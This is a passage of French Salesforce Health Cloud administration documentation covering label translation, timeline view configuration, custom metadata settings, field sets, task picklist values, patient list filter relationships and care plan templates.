| Dernière consultation | Description et date de la dernière consultation médicale. | Consultation DME | IsVisibleOnPatientCard |

# Remplacement des étiquettes personnalisées

Les étiquettes personnalisées fournies avec le package Health Cloud ne peuvent pas être modifiées, mais vous pouvez les remplacer en créant une version traduite des étiquettes.

Pour remplacer les étiquettes personnalisées, vous devez activer le Système de traduction et ajouter l'Anglais dans la liste des langues prises en charge.

1. Dans Configuration, saisissez *`Étiquettes personnalisées`* dans la case `Recherche rapide`, puis sélectionnez **Étiquettes personnalisées**.
2. Sélectionnez le nom de l'étiquette personnalisée pour l'ouvrir.
3. Dans la liste associée Traductions, cliquez sur `Nouveau` pour remplacer l'étiquette existante en créant une nouvelle traduction.
4. Sélectionnez la langue vers laquelle vous traduisez. Actuellement, Health Cloud n'est pas traduit, sélectionnez par conséquent Anglais.
5. Saisissez le `Texte de la traduction`. Ce texte remplace la valeur spécifiée dans le champ `Valeur` de l'étiquette.

Traduction des étiquettes dans les organisations multilingues

Si vous avez une organisation multilingue, utilisez le Système de traduction pour traduire les étiquettes dans la console Health Cloud. Spécifiez les langues cibles de traduction, créez des traductions pour les personnalisations que vous avez effectuées et remplacez les étiquettes dans Health Cloud.

# Traduction des étiquettes dans les organisations multilingues

Si vous avez une organisation multilingue, utilisez le Système de traduction pour traduire les étiquettes dans la console Health Cloud. Spécifiez les langues cibles de traduction, créez des traductions pour les personnalisations que vous avez effectuées et remplacez les étiquettes dans Health Cloud.

**Remarque:** Les étiquettes affichées dans la chronologie, la carte du patient ou le menu vue de la carte, ne peuvent pas être traduites à l'aide du Système de traduction. À la place, ajoutez de nouvelles étiquettes personnalisées dans la langue cible pour remplacer les valeurs fournies en anglais.

Les étiquettes personnalisées sont des valeurs de texte personnalisées accessibles à partir de classes Apex, de pages Visualforce ou de composants Lightning. Les valeurs peuvent être traduites dans n'importe quelle langue prise en charge par Salesforce. Les étiquettes personnalisées permettent aux développeurs de créer des applications multilingues en présentant automatiquement les informations (par exemple, un texte d'aide ou des messages d'erreur) dans la langue maternelle de l'utilisateur.

**AUTORISATIONS UTILISATEUR**

Créer, modifier ou supprimer des étiquettes personnalisées :
- Personnaliser l'application


Créer ou remplacer une traduction :
- Gérer la traduction

  OU

  Afficher la configuration et être désigné(e) en tant que traducteur

1. Pour accéder aux étiquettes personnalisées, dans Configuration, saisissez *`Étiquettes personnalisées`* dans la case `Recherche rapide`, puis sélectionnez **Étiquettes personnalisées**.
2. Créez une vue qui affiche les étiquettes que vous souhaitez traduire.

   Cet exemple montre une vue avec des étiquettes personnalisées qui contiennent le terme *`Patient`*.




3. Sélectionnez le nom de l'étiquette personnalisée que vous souhaitez traduire.
4. Dans la liste associée Traductions, cliquez sur **Nouveau** pour saisir une nouvelle traduction ou sur **Modifier** en regard de la langue pour changer une traduction. Si vous cliquez sur **Supprimer**, Salesforce confirme la suppression, puis retire la traduction de l'étiquette personnalisée.
5. Sélectionnez la `Langue` vers laquelle vous traduisez.
6. Saisissez le `Texte de la traduction`. Ce texte remplace la valeur spécifiée dans le champ `Valeur` de l'étiquette si la langue par défaut de l'utilisateur correspond à celle de la traduction.
7. Cliquez sur **Enregistrer**.

# Configuration de la vue chronologique

Vous pouvez ajouter ou retirer des événements de santé de la vue chronologique pour fournir à vos coordinateurs de soins les informations précises dont ils ont besoin pour gérer leurs patients avec efficacité.

Sous l'onglet Configurations de la vue chronologique, ajoutez différents événements à la chronologie en exposant des champs dans un objet personnalisé ou standard, puis en sélectionnant des icônes pour représenter les données.

1. Dans la page Health Cloud - Accueil de l'administration, sélectionnez l'onglet Configurations de la vue chronologique, puis cliquez sur **Nouveau**.
2. Saisissez les informations suivantes :

| Champ | Description |
|---|---|
| `Nom de la configuration de la vue chronologique` | Nom de l'événement de la chronologie. Ce nom est affiché uniquement dans les pages de configuration. |
| `Catégorie d'objet` | Nom de la catégorie des objets auxquels cet événement est associé. Utilisez ce champ pour créer un groupe d'événements. Ce nom est affiché dans le menu Sélectionner tous les événements de la chronologie. Par défaut, tous les objets préconfigurés sont des `Données d'engagement` ou des `Données d'enregistrement médical`. |
| `Nom convivial` | Étiquette affichée dans la chronologie de l'événement.<br>Remarque: Le texte de ce champ ne peut pas être localisé dans le Système de traduction. Pour afficher ce texte dans une autre langue, clonez l'enregistrement de configuration, puis saisissez le texte dans la langue de votre choix. Définissez ensuite le champ `Langue` du nouvel enregistrement sur cette langue. Le système affiche le texte de l'étiquette correspondant au paramètre de langue de l'utilisateur. |
| `Nom de l'objet` | Nom de l'objet qui contient le champ affiché dans la chronologie. Utilisez l'orthographe exacte du nom de l'objet pour garantir des résultats corrects, par exemple EhrMedicationPrescription__c.<br>Remarque: Le texte de ce champ ne peut pas être localisé dans le Système de traduction. Pour afficher ce texte dans une autre langue, clonez l'enregistrement de configuration, puis saisissez le texte dans la langue de votre choix. Définissez ensuite le champ `Langue` du nouvel enregistrement sur cette langue. Le système affiche le texte de l'étiquette correspondant au paramètre de langue de l'utilisateur. |
| `Champ de détail` | Nom du champ à afficher en tant qu'événement dans la chronologie. |

| Champ | Description |
| --- | --- |
| `Champ de position` | Champ de date que le système utilise pour positionner l'événement horizontalement à la date correcte dans la chronologie. |
| `Icône graphique` | Nom du fichier image qui représente l'événement dans la chronologie. Chargez le fichier image dans le dossier Ressources Health Cloud sous l'onglet Documents.<br>Remarque: Pour qu'elles soient affichées avec les meilleurs résultats dans la chronologie, les images doivent respecter les tailles de fichier et de cadre recommandées. La taille maximale de fichier recommandée est de 1 Mo. Salesforce redimensionne l'image à environ 48 x 48 pixels. Par conséquent, les images plus petites et carrées (ratio de 1:1) donnent de meilleurs résultats. |
| `Ordre de tri` | Indique l'ordre d'affichage vertical des événements lorsque la chronologie contient plusieurs événements à la même date.<br>Remarque: Si vous clonez un enregistrement de configuration en vue de localiser l'étiquette, modifiez également l'ordre de tri. Vous ne pouvez pas avoir deux enregistrements avec le même ordre de tri attribué. Par conséquent, créez un numéro de version différent pour le nouvel enregistrement. Par exemple, si l'enregistrement Anglais est défini sur *3* dans le champ `Ordre de tri`, attribuez *3.1* à la version Espagnol. |
| `Langue` | La paramètre qui spécifie la langue du texte des champs `Nom convivial` et `Nom de l'objet`. |
| `Code de langue` | Le code qui spécifie la langue du texte des champs `Nom convivial` et `Nom de l'objet`. |

Remarque: Si les champs `Langue` et `Code de langue` ne sont pas affichés dans la vue de liste, ajoutez-les à la présentation de page. Actualisez ensuite la page en sélectionnant `Tous`, puis en cliquant sur **OK**.

Exemple: Par exemple, pour afficher des prescriptions, utilisez l'objet EhrMedicationPrescription__c.

| Champ | Description |
| --- | --- |
| `Nom de la configuration de la vue chronologique` | Prescriptions |
| `Catégorie d'objet` | Données médicales |
| `Nom convivial` | Prescriptions |
| `Nom de l'objet` | EhrMedicationPrescription__c |

| Champ | Description |
| --- | --- |
| `Champ de détail` | MedicationName__c |
| `Champ de position` | DateWritten__c |
| `Icône graphique` | timeline_icon_pill_png |
| `Ordre de tri` | 2 |

Chargement d'icônes dans la vue chronologique

Lorsque vous ajoutez des informations à la vue chronologique à partir d'objets et de champs personnalisés, assurez-vous d'inclure une icône pour la chronologie afin de préciser pour les coordinateurs de soins le type d'événement représenté.

## Chargement d'icônes dans la vue chronologique

Lorsque vous ajoutez des informations à la vue chronologique à partir d'objets et de champs personnalisés, assurez-vous d'inclure une icône pour la chronologie afin de préciser pour les coordinateurs de soins le type d'événement représenté.

Remarque: Pour qu'elles soient affichées avec les meilleurs résultats dans la chronologie, les images doivent respecter les tailles de fichier et de cadre recommandées. La taille maximale de fichier recommandée est de 1 Mo. Salesforce redimensionne l'image à environ 48 x 48 pixels. Par conséquent, les images plus petites et carrées (ratio de 1:1) donnent de meilleurs résultats.

1. Sous l'onglet Documents, cliquez sur **Nouveau**.
2. Dans la page Charger un nouveau document, saisissez un nom descriptif pour le fichier image. Pour utiliser le nom du fichier, laissez ce champ vide. Le nom du fichier est automatiquement affiché lors du chargement du fichier.
3. Saisissez un nom unique à utiliser par l'API.
4. Pour afficher l'image dans la chronologie, sélectionnez `Image disponible en externe`.
5. Sélectionnez le dossier **Ressources Health Cloud Assets** pour le fichier.
6. Saisissez une description et des mots-clés à utiliser ultérieurement dans les critères de recherche.
7. Sélectionnez l'option de chargement du fichier image. Cliquez sur **Choisir un fichier**, sélectionnez le fichier, puis cliquez sur **Ouvrir**.
8. Cliquez sur **Enregistrer**.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour télécharger de nouveaux documents :

- Créer sur les documents

# Personnalisation des rôles de l'équipe de soins fournis

Les rôles des acteurs du secteur de la santé sont extrêmement variés. Par conséquent, nous offrons la possibilité de modifier les rôles standard de Health Cloud par les rôles que vous utilisez dans votre société.

Votre organisation peut être un établissement de soins étendu et désigner les personnes en charge sous le terme résidents au lieu de patients. Au lieu de coordinateur de soins, vous pouvez avoir des responsables de requêtes qui interagissent avec les patients. Vous pouvez modifier aisément le texte affiché dans l'ensemble de l'application.

Dans Configuration, saisissez *Métadonnées personnalisées* dans la case Recherche rapide, puis sélectionnez **Types de métadonnées personnalisées**. Clonez le paramètre Coordinateur de soins du rôle de plan de soins ou le paramètre Patient du rôle de plan de soins. Modifiez le champ Valeur du paramètre pour refléter votre nom de rôle personnalisé. Désactivez ensuite le paramètre d'origine et activez le nouvel enregistrement.

# Configuration des paramètres de métadonnées personnalisées de Health Cloud

Vous pouvez ajouter ou remplacer des champs dans de nombreux composants de Health Cloud en utilisant des métadonnées personnalisées.

Les paramètres de Health Cloud contiennent diverses paires de clé/valeur pour la configuration de l'application Health Cloud. Les paramètres de Health Cloud contiennent des paramètres par défaut qui contrôlent les éléments suivants dans Health Cloud :

| Paramètre | Contrôle |
|---|---|
| HcFieldSet_AddMember | Ajoute un membre d'équipe de soins externe |
| HcFieldSet_GoalDefaultFieldSet | Champs affichés dans les objectifs de plan de soins |
| HcFieldSet_ProblemDefaultFieldSet | Champs affichés dans les problèmes de plan de soins |
| PatientCreateFlow_default | Flux de tâches de création de patient |
| PatientCreateMappingGroup_default | Mappages des données de création de patients |
| Careplan_Role_Patient | Étiquette du Patient qui s'affiche dans l'ensemble de l'application |
| Careplan_Role_Care_Coordinator | Étiquette du Coordinateur de soins qui s'affiche dans l'ensemble de l'application |
| HcFeatureDriver | Indique si un enregistrement de Contact ou de Compte est affiché pour un patient sous l'onglet Détails de la console |
| HcFieldSet_CandidatePatientListView | Champs affichés dans la vue de liste des patients candidats |

Pour modifier un paramètre, désactivez-le dans les paramètres de Health Cloud. Clonez ensuite l'enregistrement du paramètre en conservant son nom, modifiez-le, puis activez cet enregistrement.

1. Dans Configuration, saisissez *Métadonnées personnalisées* dans la case Recherche rapide, puis sélectionnez **Types de métadonnées personnalisées**.
2. Cliquez sur **Gérer les enregistrements** en regard de **Paramètres de Health Cloud**.
3. Cliquez sur **Modifier** dans la ligne du paramètre que vous souhaitez remplacer ou modifier.
4. Désactivez la case Actif, puis cliquez sur Enregistrer.
5. Cliquez sur le nom du paramètre que vous souhaitez remplacer.
6. Cliquez sur Cloner, créez un enregistrement en utilisant à l'identique le texte du champ Nom du paramètre de l'enregistrement cloné, puis activez cet enregistrement.

# Personnalisation des problèmes et des objectifs

Avec des ensembles de champs, vous pouvez ajouter des champs personnalisés ou modifier l'ordre des champs existants dans les pages utilisées pour créer des problèmes et des objectifs.

Remarque: Les pages de problèmes et d'objectifs fournies utilisent l'ensemble de champs empaqueté, qui permet de sélectionner les champs et l'ordre d'affichage des champs dans ces pages. Les pages fournies ne peuvent pas être modifiées via l'éditeur de présentation de page.

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Personnalisez les champs affichés dans les pages que les coordinateurs de soins utilisent pour créer des problèmes et des objectifs dans le plan de soins. Les problèmes et les objectifs sont des objets personnalisés, et vous pouvez ajouter des regroupements de champs personnalisés à l'aide d'ensembles de champs Salesforce. Un ensemble de champs est un regroupement de champs que vous créez et ajoutez à un objet.

Après avoir créé des ensembles de champs, vous les ajoutez à l'ensemble de champs par défaut de cet objet dans la page Étiquettes personnalisées. Par exemple, pour ajouter des champs à la page Problèmes, vous modifiez l'ensemble de champs par défaut (defaultFieldSet) des problèmes.

1. Dans Configuration, saisissez *Objets* dans la case `Recherche rapide`, sélectionnez **Objets**, puis sélectionnez l'objet personnalisé Problème ou l'objet personnalisé Objectif.
2. Dans les paramètres de gestion de l'objet approprié, accédez à Ensembles de champs, puis cliquez sur **Nouveau**.
3. Saisissez une **Étiquette d'ensemble de champs**. Elle correspond au nom présenté aux abonnés qui installent le champ via un package géré.
4. Vous pouvez également saisir un nom pour l'ensemble de champs.
5. Dans la zone **Emplacement d'utilisation**, saisissez une courte description des pages qui utilisent l'ensemble de champs et dans quel but. Ces informations aident l'abonné à mieux comprendre l'emplacement et le mode d'utilisation d'un ensemble de champs installé pour lui permettre d'ajouter ses propres champs
6. Enregistrez vos modifications.
7. Pour ajouter des champs à l'ensemble de champs, faites glisser les champs depuis la palette d'objets et déposez-les dans le conteneur `Disponible pour l'ensemble de champs` ou `Dans l'ensemble de champs`. Les champs du conteneur `Dans l'ensemble de champs` sont visibles par défaut.

   Remarque: Dans l'ensemble de champs, vous pouvez étendre aux champs qui référencent plusieurs objets. Lorsque vous étendez un champ dans un ensemble de champs qui référence plusieurs objets, le seul champ que vous pouvez étendre est l'objet `Nom`.

   Vous pouvez glisser-déposer un champ d'un conteneur à l'autre. Le classement vertical de la liste `Dans l'ensemble de champs` indique leur ordre d'affichage dans les pages.
8. Pour retirer un champ d'un ensemble de champs, faites-le glisser hors de la palette de l'objet ou cliquez sur l'icône ⊖ en regard de l'élément.
9. Pour rendre un champ obligatoire, double-cliquez sur l'élément ou cliquez sur l'icône de clé à molette ( 🔧 ) en regard de l'élément, puis cochez la case `Obligatoire`.

   Remarque: * : indique que le champ est obligatoire et qu'une valeur doit être saisie pour l'enregistrement.

## Activation d'ensembles de champs personnalisés

Après avoir créé des ensembles de champs personnalisés, assurez-vous de les ajouter au composant d'étiquette personnalisée par défaut.

## Activation d'ensembles de champs personnalisés

Après avoir créé des ensembles de champs personnalisés, assurez-vous de les ajouter au composant d'étiquette personnalisée par défaut.

Vous pouvez modifier les étiquettes personnalisées existantes des objectifs et des problèmes pour ajouter des ensembles de champs personnalisés, ou créer de toutes nouvelles étiquettes par défaut pour les problèmes et les objectifs.

1. Dans Configuration, saisissez *Étiquette personnalisée* dans la case Recherche rapide, puis sélectionnez Étiquettes personnalisées.
2. Cliquez sur **Nouvelle étiquette personnalisée** pour créer une étiquette, ou sur Modifier en regard de l'étiquette personnalisée que vous souhaitez modifier.
   - Pour ajouter des ensembles de champs personnalisés aux objectifs, sélectionnez l'étiquette personnalisée goalDefaultFieldSet.
   - Pour ajouter des ensembles de champs personnalisés aux problèmes, sélectionnez l'étiquette personnalisée problemDefaultFieldSet.
3. Dans le champ Valeur, saisissez le nom de l'ensemble de champs personnalisé que vous souhaitez utiliser dans le composant.
4. Cliquez sur **Enregistrer**.

# Personnalisation des tâches

Personnalisez les champs de la page Nouvelle tâche afin de refléter dans les valeurs de champ les types de tâche que les coordinateurs de soins attribuent le plus souvent, et utilisez une terminologie de notation spécifique à votre organisation.

Vous pouvez ajouter ou modifier les valeurs des listes de sélection suivantes dans la page Nouvelle tâche :

- Statut
- Priorité
- Type de tâche

### Ajout de types de tâche personnalisés

Les types de tâche personnalisés aident les coordinateurs de soins à créer des tâches spécifiques aux soins qu'ils offrent aux patients. Par exemple, pour un service de consultation de chirurgie orthopédique, les types de tâche peuvent inclure Travail en laboratoire avant opération ou Thérapie physique hebdomadaire.

### Ajout ou modification des valeurs de priorité d'une tâche

Vous pouvez modifier les valeurs affichées dans le champ Priorité, qui indiquent l'importance d'une tâche.


### Ajout ou modification des valeurs de statut d'une tâche

Vous pouvez modifier les valeurs affichées dans le champ Statut, qui montrent la progression ou les mesures de réalisation d'une tâche.

# Ajout de types de tâche personnalisés

Les types de tâche personnalisés aident les coordinateurs de soins à créer des tâches spécifiques aux soins qu'ils offrent aux patients. Par exemple, pour un service de consultation de chirurgie orthopédique, les types de tâche peuvent inclure `Travail en laboratoire avant opération` ou `Thérapie physique hebdomadaire`.

Planifiez attentivement les types de tâche que vous créez afin de limiter le nombre de choix dans la liste de sélection.




**Éditions**

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des champs personnalisés :

- Personnaliser l'application

1. Dans Configuration, saisissez *`Champs personnalisés d'activité`* dans la case `Recherche rapide`.
2. Cliquez sur **Type de tâche**.
3. Dans la section Valeurs de liste de sélection, cliquez sur **Nouveau**.
4. Ajoutez une ou plusieurs valeurs de liste de sélection dans la case de texte. Placez chaque valeur sur une ligne séparée.
5. Sélectionnez `Tâche de plan de soins` afin d'associer les nouvelles valeurs à la liste de sélection Type de tâche.
6. Cliquez sur **Enregistrer**.
7. Pour changer l'ordre d'affichage des valeurs dans la liste de sélection, cliquez sur **Réorganiser**.
8. Pour spécifier la valeur par défaut de la liste de sélection, sélectionnez la case `Par défaut` pour ce type de tâche.

# Ajout ou modification des valeurs de priorité d'une tâche

Vous pouvez modifier les valeurs affichées dans le champ Priorité, qui indiquent l'importance d'une tâche.

1. Dans Configuration, saisissez *`Tâche`* dans la case `Recherche rapide`, puis sélectionnez `Champs de la tâche`.
2. Dans la liste Champs standard de tâche, cliquez sur **Priorité**.
3. Pour ajouter une valeur à la liste, cliquez sur **Nouveau**.
4. Ajoutez une ou plusieurs valeurs de liste de sélection dans la case de texte. Placez chaque valeur sur une ligne séparée.
5. Sélectionnez `Tâche de plan de soins` afin d'associer les nouvelles valeurs au plan de soins.
6. Cliquez sur **Enregistrer**.
7. Pour changer l'ordre d'affichage des valeurs dans la liste de sélection, cliquez sur **Réorganiser**.
8. Pour spécifier la valeur par défaut de la liste de sélection, sélectionnez la case `Par défaut` pour cette priorité.

9. Sélectionnez les valeurs qui représentent la priorité la plus élevée de la tâche.

## Ajout ou modification des valeurs de statut d'une tâche

Vous pouvez modifier les valeurs affichées dans le champ Statut, qui montrent la progression ou les mesures de réalisation d'une tâche.

1. Dans Configuration, saisissez *Tâche* dans la case Recherche rapide, puis sélectionnez Champs de la tâche.
2. Dans la liste Champs standard de tâche, cliquez sur Statut.
3. Pour ajouter une valeur à la liste, cliquez sur **Nouveau**.
4. Ajoutez une ou plusieurs valeurs de liste de sélection dans la case de texte. Placez chaque valeur sur une ligne séparée.
5. Sélectionnez Tâche de plan de soins afin d'associer les nouvelles valeurs au plan de soins.
6. Cliquez sur **Enregistrer**.
7. Pour changer l'ordre d'affichage des valeurs dans la liste de sélection, cliquez sur **Réorganiser**.
8. Pour spécifier la valeur par défaut de la liste de sélection, sélectionnez la case Par défaut pour ce statut.
9. Pour sélectionner une valeur qui ferme la tâche, cochez la case Fermé pour ce statut.

# Personnalisation des champs de création de membres externes

Vous pouvez personnaliser les champs affichés dans la boîte de dialogue que les coordinateurs de soins utilisent pour créer un membre externe d'une équipe de soins.

Utilisez des ensembles de champs pour ajouter des champs ou modifier l'ordre des champs existants utilisés pour créer des membres externes de l'équipe de soins.

1. Dans Configuration, saisissez *Comptes* dans la case Recherche rapide, puis sélectionnez **Ensembles de champs**.
2. Sélectionnez Modifier en regard de l'ensemble de champs Nouveau membre externe.
3. Glissez-déposez les champs que vous souhaitez afficher vers la boîte de dialogue Nouveau membre externe.

   Remarque: Vous pouvez ajouter uniquement des champs de compte et le contact principal associé. Les champs des autres objets associés sont ignorés.

4. Cliquez sur **Enregistrer**.

# Personnalisation de la vue de liste des patients candidats

Vous pouvez personnaliser les champs affichés dans la vue de liste que les coordinateurs de soins utilisent pour convertir les patients candidats en patients à part entière dans Health Cloud.

Utilisez des ensembles de champs pour ajouter des champs ou modifier l'ordre des champs existants utilisés dans la vue de liste des patients candidats.

1. Dans Configuration, saisissez *Objets* dans la case Recherche rapide, puis sélectionnez Objets.
2. Dans la page Objet personnalisé, sélectionnez l'objet personnalisé Patient candidat.
3. Faites défiler jusqu'à la section Ensembles de champs, puis cliquez sur Modifier en regard de la vue de liste Patients candidats.
4. Glissez-déposez les champs que vous souhaitez afficher dans la vue de liste Patients candidats.

   Remarque: Les champs suivants doivent être inclus dans l'ensemble de champs et ne doivent pas être supprimés :

   - ID d'enregistrement (Id)

- Nom (Name__c)
- Compte du patient (AccountId__c)
- Nom du compte du patient (AccountId__r.Name)
- Contact principal du compte du patient (AccountId__r.PrimaryContact__c)

5. Cliquez sur **Enregistrer**.

# Ajout de relations inter-objets pour personnaliser les options de filtrage de la liste des patients

Les relations inter-objets contrôlent les objets et les champs affichés dans les options de sélection de filtres lors de la création de listes de patients.

Health Cloud fournit un ensemble de filtres de base que vous pouvez utiliser pour définir une liste de patients. Pour ajouter d'autres enregistrements personnalisés aux options de filtrage de la liste de patients, créez des relations qui associent les enregistrements entre eux. Lorsque vos utilisateurs affichent des enregistrements, ils peuvent également visualiser les données associées. Vous pouvez définir différents types de relation en créant des champs de relation personnalisés entre les objets. Par exemple, pour ajouter des champs associés aux immunisations des patients dans les filtres de la liste des patients, vous créez une relation entre Compte et EhrImmunization__c.

Avant de créer des relations, déterminez les champs que vous souhaitez exposer dans le filtre et les objets qui exposent ces champs. Dans Health Cloud, les relations entre les objets déterminent le partage, les champs obligatoires dans les présentations de page et les champs disponibles lors de la création d'une liste de patients.

Remarque: L'objet Compte doit être l'un des deux objets de votre relation inter-objets.

Pour consulter la liste des objets et des champs de Health Cloud, reportez-vous au guide *Health Cloud Object Reference Guide*.

1. Pour créer la relation qui ajoute un objet personnalisé aux critères de filtrage de la liste des patients, sélectionnez l'onglet **Relations inter-objets**.
2. Spécifiez les détails de la relation :

| Champ | Description |
|---|---|
| `Nom de la relation entre les objets` | Nom qui décrit la relation. |
| `Objet parent` | Nom de l'objet parent. Ce champ est obligatoire et doit correspondre à *`Comptes`* dans Health Cloud. |
| `Objet enfant` | Nom de l'objet enfant à inclure en tant qu'option dans les critères de filtrage de la liste des patients. |
| `Relation` | Le nom de la relation personnalisée, facultatif. |
| `Relation inverse` | Le nom de l'objet d'origine ou de l'objet « parent », facultatif. |

Le tableau ci-dessous présente quelques relations inter-objets qui sont préconfigurées avec Health Cloud. Vous pouvez l'utiliser en tant que référence pour créer d'autres relations inter-objets, et rendre d'autres enregistrements et champs disponibles lors de la création de listes de patients.

| Nom de la relation inter-objets | Objet parent | Objet enfant |
|---|---|---|
| AccountToContact | Compte | Contact |
| AccountToObservation | Compte | EhrObservation__c |
| AcountToEncounter | Compte | EhrEncounter__c |
| AccountToEhrMedicationPrescriptions | Compte | EhrMedicationPrescription__c |
| AccountToCondition | Compte | EhrCondition__c |

# Accès à la vue d'ensemble de l'activité pour vos utilisateurs avec les tableaux de bord


Configurez votre environnement de rapport, utilisez le générateur de rapports pour créer un rapport de base et organisez vos rapports pour faciliter la recherche d'informations. Vous pouvez également rechercher d'autres applications de tableau de bord sur Salesforce AppExchange et les ajouter à la console.

Les utilisateurs adorent les vues synthétisées qu'offrent les tableaux de bord. Vous pouvez également aider les coordinateurs de soins à optimiser leur charge de travail à l'aide de tableaux de bord. Un tableau de bord affiche les données de rapports source sous la forme de composants visuels qui peuvent être des graphiques, des jauges, des tableaux, des métriques ou des pages Visualforce. Les composants offrent un instantané des métriques clés et des indicateurs de performance de votre organisation. Chaque tableau de bord peut inclure jusqu'à 20 composants.

Vous pouvez démarrer un rapport standard et le personnaliser selon vos besoins. Les utilisateurs peuvent synthétiser toutes les données auxquelles ils ont accès en lecture ou en lecture/écriture.

Pour créer une expérience d'apprentissage agréable et motivante, suivez le module *Rapports et tableaux de bord* dans le parcours Trailhead Administrateur débutant.

Pour gagner du temps, vous pouvez télécharger de nombreuses applications disponibles sur AppExchange et les personnaliser. Exemple de tableau de bord ci-dessous a été créé en utilisant Salesforce Labs Service & Support Dashboards. Recherchez sur AppExchange l'application qui répond le mieux à vos besoins.




Lorsque vous créez votre tableau de bord, pensez à l'ajouter à la console afin de permettre aux coordinateurs de soins d'utiliser le commutateur pour accéder au tableau de bord. Dans Configuration, saisissez *Applications* dans la case Recherche rapide, puis sélectionnez **Applications**. Sélectionnez l'application Health Cloud que vous souhaitez personnaliser, puis ajoutez-la en tant qu'élément d'onglet de navigation.

# Création d'un modèle de plan de soins

Vous pouvez créer un modèle de plan de soins dans Salesforce en ajoutant des problèmes, des objectifs et des tâches à un modèle de plan de soins.

Pour créer un modèle de plan de soins avec ses problèmes, ses objectifs et ses tâches associés, utilisez l'onglet Modèles de plan de soins. Assurez-vous d'ajouter les profils à tous les utilisateurs qui créent des modèles, et ajoutez l'onglet aux applications personnalisées Health Cloud. Vous pouvez inclure tous les champs supplémentaires dont vous avez besoin dans la présentation de page de l'objet Modèle de plan de soins.

1. Dans la page Health Cloud - Accueil de l'administration, sélectionnez l'onglet Modèles de plan de soins, puis cliquez sur **Nouveau**.
2. Saisissez les informations suivantes :

| Champ | Description |
|---|---|
| Nom du modèle de plan de soins | Nom du modèle de plan de soins. |

Éditions

Health Cloud est disponible dans Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

